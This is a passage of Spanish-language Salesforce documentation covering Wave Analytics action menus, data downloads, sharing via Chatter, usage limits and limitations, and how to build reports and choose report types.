



- Etiquetas de valor en gráficos (como "Oportunidad para Sanders" en la imagen anterior).




- Etiquetas de valor de leyenda en celdas de la tabla.

- Valores en celdas de la tabla.



Pasar el ratón sobre las etiquetas muestra si un menú de acciones está disponible. Hacer clic en el valor, la celda o la leyenda muestra el menú y el usuario puede luego seleccionar de las acciones disponibles o abrir un registro.

## Acciones en el menú de acciones

Las acciones proceden de acciones especificas de objetos y/o acciones globales que ha agregado anteriormente a objetos de Salesforce. Las acciones de Salesforce permiten a los usuarios crear registros que tienen relaciones automáticas con otros registros, realizar cambios y actualizaciones para registros específicos e interactuar con los registros según los métodos definidos. Por ejemplo, puede agregar acciones que permiten a los usuarios crea nuevos casos, eventos, cuentas, grupos, etc. Consulte la sección "Compatibilidad del menú de acciones para objetos y acciones" a continuación para obtener más detalles acerca de los objetos y las acciones de Salesforce compatibles con la versión actual.

## Abrir vínculo de registro en un menú de acciones rápidas

Los vínculos pueden enviar partes de datos, como los Id. de cuenta de Salesforce, desde las lentes o paneles a registros. Por ejemplo, un vínculo desde un nombre de cuenta en un panel puede estar configurado para enviar el Id. de cuenta relacionada a Salesforce; cuando un usuario hace clic en un vínculo de registro abierto, se abre el registro de cuenta apropiado en una nueva ficha. Los vínculos personalizados pueden también buscar empleados en Workday® o informes de gastos en Concur®. Se puede vincular cualquier sitio Web siempre que utilice protocolos HTTP o HTTPS.

## Compatibilidad del menú de acciones para objetos y acciones

La implementación del menú de acciones actual proporciona una compatibilidad limitada para acciones y objetos de Salesforce.

En estos momentos puede crear menús de acciones rápidas de Wave para objetos personalizados, sObject, así como los siguientes objetos estándar de Salesforce:

- Cuenta
- Casos
- Candidato
- Oportunidad

Las acciones en formatos de página de Contactos, Usuario o Perfil de usuario no son compatibles.

La implementación actual de los menús de acciones admite acciones de Chatter (Publicar, Archivo, Agradecimiento, Vínculo, Consulta y Pregunta), acciones específicas de objetos y acciones globales. No se admiten acciones de Salesforce1.

Otros objetos y acciones serán compatibles en futuras versiones.

## Desarrollo de menús de acción


Su equipo de desarrollo crea menús de acción modificando el archivo (XMD) de metadatos ampliado de un conjunto de datos. Para obtener más información, consulte Sección Dimensiones en la Referencia de metadatos ampliados (XMD).

Para crear un vínculo de registro abierto en un menú de acción para un conjunto de datos con registros desde varias instancias de organización de Salesforce, debe agregar una sección de organizaciones al archivo XMD. La sección de organizaciones le permite asignar desde Id. de organización hasta las URL para cada instancia de organización a la que se hace referencia en el conjunto de datos. Consulte Sección Organizaciones en la Referencia de metadatos ampliados (XMD).


# Descargar imágenes y datos filtrados

Descargue datos filtrados desde exploraciones de lentes y widgets de paneles. Los formatos de descarga incluyen archivos de imagen (`.png`), archivos de Microsoft® Excel® (`.xls`) y de valores separados por comas (`.csv`). Esta función descarga los resultados de una consulta (o paso) mostrada.

Seleccione **Descargar** desde el menú desplegable en un widget de panel.




O bien, en una lente puede seleccionar **Compartir** y, a continuación, **Descargar**.




Cuando descargue datos filtrados, el número de filas está limitado por la consulta. El límite predeterminado por consulta es de 10.000 filas de datos. Para establecer un valor diferente, utilice la declaración SAQL `limit`.

## CONSULTE TAMBIÉN

Activar la descarga desde Wave Analytics

## EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

## PERMISOS DE USUARIO

Para descargar capturas de pantalla y datos en formato tabular a través de la interfaz de usuario de Wave Analytics:

- "Descargar datos Wave Analytics"

## Incorporar visualizaciones a través de publicaciones de Chatter y vínculos de colaboración

Comparta una visualización con sus compañeros publicando en Chatter o proporcionando su URL única. Una publicación de Chatter proporciona una imagen y un enlace al activo(lentes, panel o aplicación) en Wave Analytics. Los compañeros con el enlace y acceso al activo pueden desglosar y explorar la información que presenta.

1. Haga clic en **Compartir**.

2. Haga clic en la ficha para seleccionar el método de colaboración que desea: **Publicar en noticias en tiempo real**, que publica en Chatter una imagen y un enlace a la lente, el panel o la aplicación o bien **Obtener URL**, que es una URL única al activo.
   a. Si está publicando en Chatter, seleccione noticias en tiempo real de **Usuario** o **Grupo**, introduzca el nombre y luego escriba su comentario. También puede eliminar la imagen de su publicación pasando el ratón sobre ella y haciendo clic en la **x**. Recuerde que las imágenes publicadas son públicas.
   b. Si está obteniendo la dirección URL exclusiva, copie el vínculo y luego péguelo donde quiera compartirlo.
3. Si es posible, haga clic en **Otorgar acceso** para establecer el nivel de acceso de colaboración.
4. Haga clic en **Listo**.

Nota: Para compartir una visualización, debe otorgar el acceso a la aplicación que la contiene. Lentes, conjuntos de datos y paneles en la aplicación compartida predeterminada son accesibles para todos los usuarios de Wave Analytics, salvo que los administradores hayan restringido el acceso. El resto de las aplicaciones son privadas a no ser que un usuario con acceso de Gestor a la aplicación las haya compartido con un usuario, grupo o función específicos.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

# Límites de Wave Analytics

Esta sección describe los límites de Wave Analytics.

Los siguientes límites se aplican a todas las ediciones compatibles. Póngase en contacto con salesforce.com para ampliar los límites.

**Límites de llamadas de API**

| Límite | Valor |
|---|---|
| Máximo de llamadas de API simultáneas a Wave Analytics por organización | 100 |
| Máximo de llamadas de API a Wave Analytics por usuario por hora | 5.000 |

**Límites de almacenamiento de datos con la licencia de Wave Analytics**

Nota: Los límites de datos que se muestran en la siguiente tabla se aplican *únicamente* a licencias de Analytics Cloud - Wave Analytics Platform y Analytics Cloud - aplicación Sales Wave Analytics y aplicación Service Wave Analytics adquiridas a partir del 20 de octubre de 2015.

| Licencia | Límite Los límites de almacenamiento de datos de la licencia de Wave Analytics son de naturaleza contractual, no técnica. La licencia establece la supervisión estricta del número total de filas de datos. |
|---|---|
| Analytics Cloud - Wave Analytics Platform | 100 millones de filas |
| Aplicaciones de Sales Wave y Service Wave | 25 millones de filas cuando se utiliza sin una licencia de Analytics Cloud - Wave Analytics Platform. El uso de licencias de aplicaciones de Sales Wave y Service Wave no aumenta el límite de datos para la licencia de la plataforma. |
| Analytics Cloud - Additional Data Rows | 100 millones de filas |

### Límites de almacenamiento de conjuntos de datos

| Límite | Valor |
|---|---|
| Número máximo de filas en todos los conjuntos de datos registrados combinados. | 250 millones por licencia de plataforma *adquirida antes* del 20 de octubre de 2015.<br>Nota: Para un mejor rendimiento, recomendamos que los conjuntos de datos estén en el intervalo de 100M registros. Varios elementos, como el tamaño de los registros y la cardinalidad de las mediciones, puede afectar significativamente o negativamente al rendimiento. |
| Número máximo de campos en un conjunto de datos | 5.000 (incluyendo hasta 1.000 campos de fecha) |
| El valor máximo para cada campo numérico en un conjunto de datos | 36.028.797.018.963.967 |
| El valor mínimo para cada campo numérico en un conjunto de datos | -36.028.797.018.963.968 |

### Límites de flujo de datos

| Límite | Valor |
|---|---|
| Número máximo de ejecuciones de flujos de datos en un período continuo de 24 horas | 24 |

Nota: Wave utiliza la API masiva, que cuenta en sus límites de API masiva de Salesforce. El flujo de datos envía una llamada de API masiva separada para extraer datos de cada objeto de Salesforce. El flujo de datos utiliza un tamaño de lote de 100.000 a 250.000, dependiendo de si el flujo de datos o la API masiva crea partes de los datos. Como resultado, para extraer 1 millón de filas de un objeto, el flujo de datos crea de 4 a 10 lotes.

### Límites de la aplicación Sales Wave

Sales Wave limita la admisión de objetos personalizados a no más de diez objetos personalizados y un flujo de datos por cada organización que implemente la aplicación. Estos límites son de naturaleza contractual, no técnica.

### Límites de datos externos

| Límite | Valor |
|---|---|
| Tamaño máximo de archivo para carga de datos externos | Si utiliza la API de datos externos: 40 GB.<br>Si utiliza la interfaz de usuario: 512 MB. |
| Tamaño máximo de archivo para todas las cargas de datos externos en un periodo continuo de 24 horas | 50 GB |
| Número máximo de archivos de datos externos que pueden cargarse en un período continuo de 24 horas | 50 |
| Número máximo de caracteres en un campo | 32.000 |
| Número máximo de campos en un registro | 5.000 (incluyendo hasta 1.000 campos de fecha) |
| Número máximo de caracteres de todos los campos en un registro | 400.000 |

### Límites de consultas

| Límite | Valor |
|---|---|
| Máximo de consultas simultáneas por organización | 50 por licencia de plataforma |
| Máximo de consultas simultáneas por usuario | 10 |
| Número máximo de filas devueltas por consulta<br>10.000 es el valor predeterminado. Para establecer un valor diferente, utilice la declaración SAQL `limit`. | 10.000 |
| Tiempo de espera de consultas | 2 minutos |

Los siguientes límites se aplican a Developer Edition con capacidad Wave.

### Límites de Developer Edition

| Límite | Valor |
|---|---|
| Número máximo de filas de datos | 250.000 |
| Máximo de consultas simultáneas | 5 |

Nota: Wave está construido sobre la plataforma force.com y está sujeto a los límites de la plataforma force.com. Por ejemplo, el límite de consultas SOQL (20.000 caracteres) controla el número de campos desde los que la transformación sfdcDigest puede extraer datos. Si supera el límite de force.com, se produce un error. Consulte los límites de la plataforma force.com.

# Limitaciones de Wave Analytics

Wave Analytics es diferente a otras funciones de Salesforce de algunas formas.

## Las versiones no se lanzan en fases

Todos los clientes reciben actualizaciones de Wave Analytics con la misma programación sin que importe la instancia en la que se encuentren. Las actualizaciones principales relacionadas se producen por instancia en una programación en fases.

## Localización

Wave Analytics se ha traducido con las siguientes excepciones.

- Los idiomas de derecha a izquierda no son compatibles, como el árabe y el hebreo.
- Es posible que exista un subconjunto de mensajes de error solo en inglés.
- La aplicación móvil para iOS incluye únicamente versiones en inglés de conjuntos de datos y paneles de ejemplo.

## Internacionalización limitada

Wave Analytics proporciona compatibilidad con la internacionalización con las siguientes limitaciones.

- Debe establecer la configuración regional y el idioma para ver las etiquetas traducidas.
- Los datos actuales contenidos en los conjuntos de datos no están traducidos.
- Cada conjunto de datos puede tener una configuración regional única especificada en los metadatos. La configuración regional de los metadatos no se sobrescriben por la configuración regional de los usuarios individuales. Todos los usuarios ven los mismos formatos numéricos, fechas y horas, así como los nombres de dimensiones sin que se aplique su propia configuración regional e idioma.
- La búsqueda en filtros es sensible a mayúsculas y minúsculas y acentos. Por ejemplo, el uso del filtro “Andre” no devuelve “André” en los resultados.
- No se admite las divisas múltiples. Cuando Wave Analytics extrae la divisa predeterminada de su organización, utiliza la divisa para los valores monetarios y no convierte a otra divisa.
- La clasificación de los datos dentro de los conjuntos de datos puede no funcionar como se espera.

## No se admiten funciones de accesibilidad

No se han incorporado funciones de accesibilidad en Wave Analytics.

## Seguridad a nivel de campos limitada

La seguridad a nivel de campos no está disponible para datos externos que se carguen por medio de archivos. La seguridad a nivel de campos que se implementase en la base de datos original o en un objeto de Salesforce no se guarda cuando se cargan los datos en un conjunto de datos de Wave Analytics. Para obtener más información, consulte la Guía de implementación de seguridad de Wave Analytics.

## Requisitos de datos de Sales Wave

Los datos de Sales Cloud deben cumplir los siguientes requisitos para que los paneles de Sales Wave funcionen correctamente:

- Utilizar objetos de ventas estándar.
- Tener al menos un evento y una tarea conectados con una oportunidad.

- Activar el seguimiento de historial para los campos Importe, Etapa y CloseDate en el objeto Oportunidades.
- Los Casos deben estar conectados a Cuentas si selecciona importar datos de Casos a Sales Wave empleando el asistente de configuración.
- Existen dos requisitos si selecciona importar datos de Candidatos a Sales Wave empleando el asistente de configuración.
  1. Al menos un candidato debe convertirse en una oportunidad.
  2. El candidato debe estar conectado a una cuenta.
- Existen dos requisitos si selecciona importar datos de Campañas a Sales Wave empleando el asistente de configuración.
  1. Al menos una oportunidad debe estar conectada a una campaña.
  2. Al menos un miembro de campaña debe estar conectado a una campaña.
- Existen dos requisitos si selecciona importar tipos de registro de oportunidad a Sales Wave empleando el asistente de configuración.
  1. Al menos debe definirse un tipo de registro de oportunidad.
  2. El tipo de registro de oportunidad debe estar conectado a al menos una oportunidad.

## Compatibilidad de Sales Wave con objetos y campos de Salesforce

Sales Wave admite todos los datos y los objetos estándar y personalizados de Salesforce. No obstante, cuando crea por primera vez la aplicación, solo incluye de forma predeterminada un conjunto predefinido de objetos y campos.

Sales Wave crea un flujo de datos que expone los campos seleccionados de los siguientes objetos estándar de Salesforce:

- Cuentas
- Usuarios
- Funciones
- Oportunidades
- Productos (partida de oportunidad)
- Tareas
- Eventos

Sales Wave admite campos estándar y personalizados en objetos estándar de Salesforce. Los campos proporcionados se determinan según las respuestas que proporcione cuando cree la aplicación empleando el asistente de configuración incorporado.

Nota: Sales Wave limita la admisión de objetos personalizados a no más de diez objetos personalizados por cada organización que implemente Sales Wave. Esta limitación es contractual, no técnica.

Para agregar objetos personalizados o campos adicionales no incluidos cuando crea la aplicación por primera vez, tendrá que actualizar el flujo de datos de Sales Wave. Para obtener detalles, consulte Crear conjuntos de datos con un flujo de datos.

## Compatibilidad de Sales Wave con datos que no proceden de Salesforce

Sales Wave no es compatible con fuentes de datos externas excepto un archivo CSV que contiene datos de cuota a nivel del usuario. La importación de otros datos externos requiere una licencia adicional. Consulte a su representante de Salesforce para obtener más detalles.

Nota: Para incluir datos sobre cuotas en Sales Wave, es necesario que cargue un archivo CSV con los detalles. Para obtener más información, consulte Actualizar el conjunto de datos Cuota (Destino) de la aplicación Sales Wave.

## Requisitos de datos de Service Wave

Los datos de Service Cloud deben incluir al menos uno de los elementos siguientes para que los paneles de Service Wave funcionen correctamente:

- Eventos
- Tareas
- Casos cerrados
- Artículos publicados adjuntos a un caso o a una oportunidad

Tiene que haber campos de fórmula personalizados en el objeto Casos o crearse para los elementos siguientes:

- SLA infringido (campo de texto)
- FCR (booleano)

## Compatibilidad de Service Wave con objetos y campos de Salesforce

Service Wave admite todos los datos y los objetos estándar y personalizados de Salesforce. No obstante, cuando crea por primera vez la aplicación, solo incluye de forma predeterminada un conjunto predefinido de objetos y campos. La aplicación crea un flujo de datos que expone los campos seleccionados de los siguientes objetos de Salesforce:

- Cuenta
- Casos
- Contacto
- Eventos
- Usuario
- UserRole
- Tarea

Service Wave puede utilizar también campos de las siguientes opciones dependiendo de las respuestas que seleccione en el asistente de configuración:

- CaseArticle
- CaseHistory
- CSAT (objeto personalizado)
- Grupo
- Un único tipo de artículo de Knowledge (objeto personalizado)
- RecordType
- Oportunidad

Service Wave admite campos estándar y personalizados en objetos estándar de Salesforce. Los campos proporcionados se determinan según las respuestas que proporcione cuando cree la aplicación empleando el asistente de configuración incorporado.

Nota: Service Wave limita la admisión de objetos personalizados a no más de diez objetos personalizados por cada organización que implemente Service Wave. Esta limitación es contractual, no técnica.

Para agregar objetos personalizados o campos adicionales no incluidos cuando crea la aplicación por primera vez, tendrá que actualizar el flujo de datos de Service Wave. Para obtener detalles, consulte Crear conjuntos de datos con un flujo de datos.

## Limitaciones adicionales de Service Wave

Service Wave no admite fuentes de datos externas o el registro de nuevos conjuntos de datos desde el flujo de datos generado por la aplicación.

La inclusión de la calificación de CSAT en paneles/flujos de datos es opcional. El asistente de configuración de la aplicación le permite asociar el CSAT de un campo de caso personalizado u objeto personalizado asociado con el objeto Casos.

Tendrá que agregar manualmente cualquier predicado de seguridad u otros filtros de conjuntos de datos al flujo de datos de la aplicación.

La aplicación no admite la jerarquía múltiple (equipo/gerente) cuando la crea. Tendrá que agregar dicha función manualmente.

El panel Utilización de Knowledge en estos momentos informa sobre un único Tipo de artículo, que selecciona cuando utiliza el asistente de configuración.

## Compatibilidad del menú de acciones para objetos y acciones

La implementación del menú de acciones actual proporciona una compatibilidad limitada para acciones y objetos de Salesforce.

En estos momentos puede crear menús de acciones rápidas de Wave para objetos personalizados, sObject, así como los siguientes objetos estándar de Salesforce:

- Cuenta
- Casos
- Candidato
- Oportunidad

Las acciones en formatos de página de Contactos, Usuario o Perfil de usuario no son compatibles.

La implementación actual de los menús de acciones admite acciones de Chatter (Publicar, Archivo, Agradecimiento, Vínculo, Consulta y Pregunta), acciones específicas de objetos y acciones globales. No se admiten acciones de Salesforce1.

Otros objetos y acciones serán compatibles en futuras versiones.

CONSULTE TAMBIÉN

Compensaciones y limitaciones de Cifrado de plataforma Escudo

# Informes y paneles

Salesforce ofrece una potente gama de herramientas de creación de informes que trabajan conjuntamente para ayudarle a comprender y actuar en sus datos.

**Recopilación de datos con informes**

Los informes le proporcionan el acceso a los datos acumulados por su organización, permitiéndole tomar decisiones fundamentadas. Puede explorar los datos de su organización en combinaciones casi infinitas, mostrarlos en formatos fáciles de comprender y compartir las perspectivas resultantes con otros a través de paneles.

**Intercambio de perspectivas con paneles**

Los paneles le ayudan a comprender visualmente los cambios en las condiciones comerciales por lo que puede tomar decisiones según los datos en tiempo real que ha recopilado con los informes. Utilice paneles para ayudar los usuarios a identificar tendencias, determinar cantidades y medir el impacto de sus actividades.

# Informes y paneles

## Informes

### Obtener información acerca de informes

Los informes le proporcionan el acceso a sus datos de Salesforce. Antes de crear, leer y compartir informes, revise estos aspectos básicos de la creación de informes.

Cuando se prepare para realizar un informe acerca de sus datos de Salesforce, tenga en cuenta estas sugerencias:

- Los informes diseñados correctamente se ejecutan con mayor rapidez.
- Antes de crear su informe, considere redactar cada una de las preguntas que su informe debe responder. De este modo, su informe devolverá seguramente todos los datos que necesite.
- Los informes se comparten a través de carpetas. Cualquiera que tenga permiso en la carpeta donde se guarda su informe tiene también acceso a su informe. Asegúrese de guardar su informe en una carpeta apropiada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Antes de crear su primer informe, familiarícese con estas funciones y conceptos.

**Generador de informes**

El *generador de informes* es una herramienta de arrastrar y soltar visual que utiliza para crear informes y modificar paneles existentes. El generador de informes es donde selecciona un tipo de informe, formato de informe y los campos que componen su informe.

Para iniciar el generador de informes, haga clic en **Nuevo informe**.

**Campos**

Uno o más *campos* describen cada resultado de informe. Si imagina su informe como una tabla de información, cada fila es un resultado y cada columna es un campo.

Por ejemplo, un gestor de recursos humanos crea un informe acerca de los empleados. Cada resultado es un empleado y cada campo es una información diferente acerca del empleado: nombre, apellidos, puesto de trabajo, fecha de inicio, etc.

Cuando crea o modifica un informe, elige los campos que desea incluir en su informe. Para asegurarse de que sus informes se ejecutan rápidamente, una buena idea es incluir solo los campos que necesita.

**Filtros**

Limite los datos que devuelve su informe utilizando *filtros*. Los filtros son útiles por varios motivos, como limitar su informe a datos específicos o garantizar la ejecución rápida de su informe.

Por ejemplo, supongamos que su informe devuelve todos los casos en su empresa, pero solo desea ver casos abiertos o asignados a usted. Filtre el informe en el campo `Propietario` y el campo `Estado`.

Agregue filtros en el generador de informes. En Lightning Experience, puede agregar, modificar o eliminar filtros mientras lee un informe también.

**Tipos de informe**

El *tipo de informe* rige los campos disponibles en su informe. Por ejemplo, los informes Archivo y Contenido tienen campos como `Id. de archivo`, `Nombre de archivo` y `Descargas totales`. Los informes de cuentas tienen campos como `Id. de cuenta`, `Nombre de cuenta` y `Teléfono`.

Lo primero que hace al crear un informe es elegir un tipo de informe.

**Formato de informes**

El *formato del informe* especifica cómo se establecen los resultados de su informe. Los posibles formatos son tabular, resumen, matriz o unido. Los informes unidos no están disponibles Lightning Experience.

## Generar un informe

Cuando tiene preguntas acerca de sus datos de Salesforce, cree un informe para obtener las respuestas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

1. Generación de un informe nuevo

   El generador de informes es una herramienta de arrastrar y soltar para acceder a sus datos de forma rápida y exhaustiva. Utilícela para configurar nuevos informes y modificar otros existentes.

2. Informes sobre cambios históricos

   Además de los informes estándar de última hora sobre el estado actual de su negocio, puede analizar los cambios diarios y semanales en el objeto oportunidades, casos, previsiones y objetos personalizados.

3. Informar en datos históricos con instantáneas de creación de informes

   Una instantánea de creación de informes le permite crear informes a partir de datos históricos. Los usuarios autorizados pueden guardar los resultados de informes tabulares o de resumen en los campos de un objeto personalizado y asignar esos campos a sus correspondientes en un objeto de destino. Posteriormente pueden programar cuándo ejecutarán el informe para cargar campos del objeto personalizado con los datos del informe. Las instantáneas de creación de informes le permiten trabajar con datos de informes de forma similar a la forma en que trabaja con otros registros en Salesforce.

4. Clasificación de datos rápidamente con depósitos

   Los *depósitos* permiten categorizar registros de informe, sin crear una fórmula o un campo personalizado. Cuando crea un campo de depósito, define múltiples categorías (depósitos) utilizadas en valores de informes de grupo.

5. Combinación de diferentes tipos de información en un informe unido

   El formato de informe unido le permite ver diferentes tipos de información en un informe único. Un informe unido puede contener datos de varios tipos de informe estándar y personalizado.

6. Mostrar datos del informe gráficamente

   Para ayudar los lectores a comprender sus datos de forma rápida y sencilla, muestre los datos en forma de gráfico. Los gráficos aparecen justo por encima de la tabla del informe. Pueden ayudar los usuarios a tener una idea de los datos antes de hurgar en los detalles. Utilice gráficos de líneas para realizar un seguimiento de los cambios a lo largo del tiempo o un gráfico de barra o circular para comparar valores en un momento dado. Los gráficos pueden aparecer también en componentes de panel.

7. Mostrar datos de informe en tablas

   Para ayudar a los lectores a buscar datos fácilmente, intente ocultar detalles e intervalos, limitar el número de resultados mostrados y resaltar con colores. También puede mostrar su tabla en un componente de panel.

8. Informes en datos de Salesforce con Excel

   Connect for Office incluye un componente de Excel que le permite acceder a sus informes de Salesforce de forma segura con Microsoft® Excel®. Puede crear los informes que necesite en Salesforce y después trasladarlos a una hoja de cálculo de Excel y utilizar las fórmulas, gráficos y tablas dinámicas de Excel para personalizar y analizar sus datos. Cuando Salesforce desactiva TLS 1.0, finalizamos la asistencia para Connect for Office.

9. Actualizar el asistente de informes

   Generador de informes es un potente editor de arrastrar y soltar y es la herramienta estándar para crear y modificar informes. Si su organización sigue usando el antiguo asistente para informes, debe actualizar a Generador de informes.

## Generación de un informe nuevo

El generador de informes es una herramienta de arrastrar y soltar para acceder a sus datos de forma rápida y exhaustiva. Utilícela para configurar nuevos informes y modificar otros existentes.

Para personalizar un informe existente mediante el generador de informes, haga clic en el nombre de un informe y, a continuación, en **Personalizar**. Para optimizar el estado real de la pantalla, el generador de informes utiliza un encabezado de página comprimido. Para ver sus fichas de aplicaciones, cierre el generador o haga clic en el logotipo de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Selección de un tipo de informe

   El tipo de informe que elige determina qué registros y campos aparecen en su informe. Por ejemplo, el tipo de informe Oportunidades le proporciona el acceso a registros de Oportunidad y campos como Importe, Etapa y Tipo.
2. Selección de un formato de informe

   Un informe puede utilizar el formato tabular, de resumen, matricial o unido. Seleccione un formato lo suficientemente complejo para captar los datos que desea mostrar, pero lo suficientemente sencillo para comunicarlo de forma efectiva.
3. Creación de un informe

   Cree un informe para obtener una vista actualizada al minuto de un aspecto de su empresa, como el estado de clientes, oportunidades, casos de asistencia y mucho más.
4. Creación de un informe personalizado

   Puede personalizar informes estándar o puede crear informes personalizados desde cero para ajustarse a las necesidades exactas de su organización.
5. Crear un informe personalizado en el modo de accesibilidad
6. Agrupación de datos de informe

   Agrupe los datos columnas o filas en informes de resumen, matriciales y unidos para mostrar informaciones significativas. Por ejemplo, las oportunidades de grupo por Fecha cerrada para ver oportunidades cerradas o casos de grupo por producto para ver el número de casos para cada producto. Puede tener agrupaciones dentro de agrupaciones.
7. Cómo trabajar mientras se carga la vista previa de su informe

   En la mayoría de las acciones puede continuar trabajando en su informe mientras se carga la vista previa. Por ejemplo, si edita un informe puede arrastrar varios campos en el informe y crear un grupo mientras se cargan esas columnas.
8. Personalización de informes

   *Generador de informes* es un editor visual de informes. La pantalla del generador de informes le permite trabajar con filtros y campos de informe y le muestra una vista previa de su informe con solo algunos datos.
9. Campos de informe

   El panel Campos muestra campos del tipo de informe seleccionado, ordenados por carpetas. También enumera las fórmulas de resumen personalizadas, que puede crear, modificar y eliminar.
10. Resumir sus datos del informe

    Un campo de resumen contiene valores numéricos de los cuales desea saber la suma, la media o el superior o inferior. Los campos de resumen aparecen en todos los niveles de agrupación. En informes de resumen y matriciales, también aparecen al nivel total absoluto.
11. Subtotalización de los resultados de informes

    La subtotalización de sus informes le ofrece una herramienta para analizar tendencias de los datos. Puede agrupar conjuntos de información, ordenar las agrupaciones y comparar subtotales de cada conjunto frente al total general. En los informes de resumen y unidos, también puede realizar subtotales por múltiples campos para obtener conjuntos de información en cascada.

12. Total inteligente en informes

    Por totalización "inteligente" se entiende aquella en las que los datos duplicados sólo se cuentan una vez en todo subtotal o total. Salesforce utiliza una totalización "inteligente" cuando ejecuta informes que incluyen datos duplicados en cualquiera de las columnas de suma o media.

13. Trabajar con fórmulas en informes

    Las fórmulas permiten crear resúmenes personalizados basados en los valores calculados utilizando datos de informes. Estas fórmulas se pueden utilizar como columnas en su informe.

14. Guardar su informe

    Haga clic en **Guardar** para actualizar un informe existente con cambios recientes o **Guardar como** para duplicar el informe original sin cambiarlo. En Lightning Experience, haga clic en **Duplicar** para duplicar el informe.

CONSULTE TAMBIÉN

- Cómo trabajar mientras se carga la vista previa de su informe
- Creación de un informe
- Creación de un informe
- Campos de informe
- Selección de un tipo de informe
- Personalización de informes
- Selección de un formato de informe
- Creación de un informe personalizado
- Combinación de diferentes tipos de información en un informe unido

## Selección de un tipo de informe

El tipo de informe que elige determina qué registros y campos aparecen en su informe. Por ejemplo, el tipo de informe Oportunidades le proporciona el acceso a registros de Oportunidad y campos como Importe, Etapa y Tipo.

Existen dos tipos de tipos de registro: tipos de informe estándar y tipos de informe personalizado.

Los tipos de informe estándar le proporcionan el acceso a la mayoría de los datos de Salesforce. Por ejemplo, el tipo de informe Oportunidades le proporciona el acceso a registros de Oportunidad y campos en su informe. Si va a realizar un informe sobre Importes, Probabilidad o Tipo de Oportunidad, Oportunidades es el tipo de informe para usted.

Los tipos de informe personalizados le proporcionan el acceso a objetos personalizados en Salesforce o vistas personalizadas de objetos estándar (como Oportunidades) que su administrador configura. Por ejemplo, su administrador puede crear un tipo de informe personalizado que proporciona el acceso a Oportunidades, además de campos relacionados desde Productos. Con el tipo de informe personalizado, puede realizar fácilmente informes sobre Oportunidades para un producto concreto.

1. En la ficha Informes, haga clic en **Informe nuevo**.
2. Seleccione el tipo de informe y luego haga clic en **Crear**.

   Nota: No puede cambiar el tipo de informe después de crear el informe.

El generador de informes se abre, proporcionando el acceso a registros y campos basados en su tipo de informe seleccionado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

Tipos de informe estándar

Salesforce proporciona un amplio conjunto de tipos de informes estándar que puede adaptar a sus requisitos exclusivos. Raras veces podría necesitar crear un informe totalmente nuevo.

Tipos de informes personalizados diseñados previamente

Algunas funciones de Salesforce incluyen tipos de informes personalizados diseñados previamente para que no tenga que crear un informe.

CONSULTE TAMBIÉN

Configuración de un tipo de informe personalizado

¿Por qué mi informe no devuelve los datos esperados?

## Tipos de informe estándar

Salesforce proporciona un amplio conjunto de tipos de informes estándar que puede adaptar a sus requisitos exclusivos. Raras veces podría necesitar crear un informe totalmente nuevo.

**Consejo:** Puede que no vea algunas de estas carpetas si su administrador ha personalizado la visibilidad de las carpetas de la ficha Informes.

Si no encuentra un informe para personalizarlo según sus necesidades propias, puede crear un nuevo informe personalizado para acceder justo a la información correcta.

1. Informes de cuentas y contactos
   Utilice informes de cuenta y de contacto para obtener información acerca de cuentas activas, nuevas o desatendidas, así como cuentas por propietario o socio. Los dos informes de contacto estándar permiten crear una lista de correo de contactos o realizar un seguimiento de oportunidades por función de contacto.
2. Informes de actividades
   Los informes de actividades son útiles para recopilar información acerca de las actividades abiertas, las actividades completadas, eventos para varios usuarios o solicitudes de aprobación pendientes de las que es aprobador delegado.
3. Informes administrativos
   Los informes administrativos le ayudan a analizar sus usuarios, documentos y solicitudes de aprobación pendientes de Salesforce. Puede crear un informe de los usuarios de Salesforce activos y ver quién ha estado iniciando sesión.
4. Informes de campañas
   Utilice informes de campaña para analizar sus esfuerzos de marketing. Puede realizar informes sobre el rendimiento de las inversiones de sus campañas, realizar un seguimiento de las personas a las que dirigió sus campañas y las que respondieron o analizar las oportunidades que surgieron de sus campañas.
5. Informes de contenido y archivo
   Ejecute informes de contenido y archivo para analizar la forma en que los usuarios usan los archivos y Salesforce CRM Content.
6. Informes de previsiones
   Los informes de previsiones le proporcionan información acerca de sus datos de previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

PERMISOS DE USUARIO

Para ejecutar informes:
- "Ejecutar informes"

Para programar informes:
- "Programar informes"

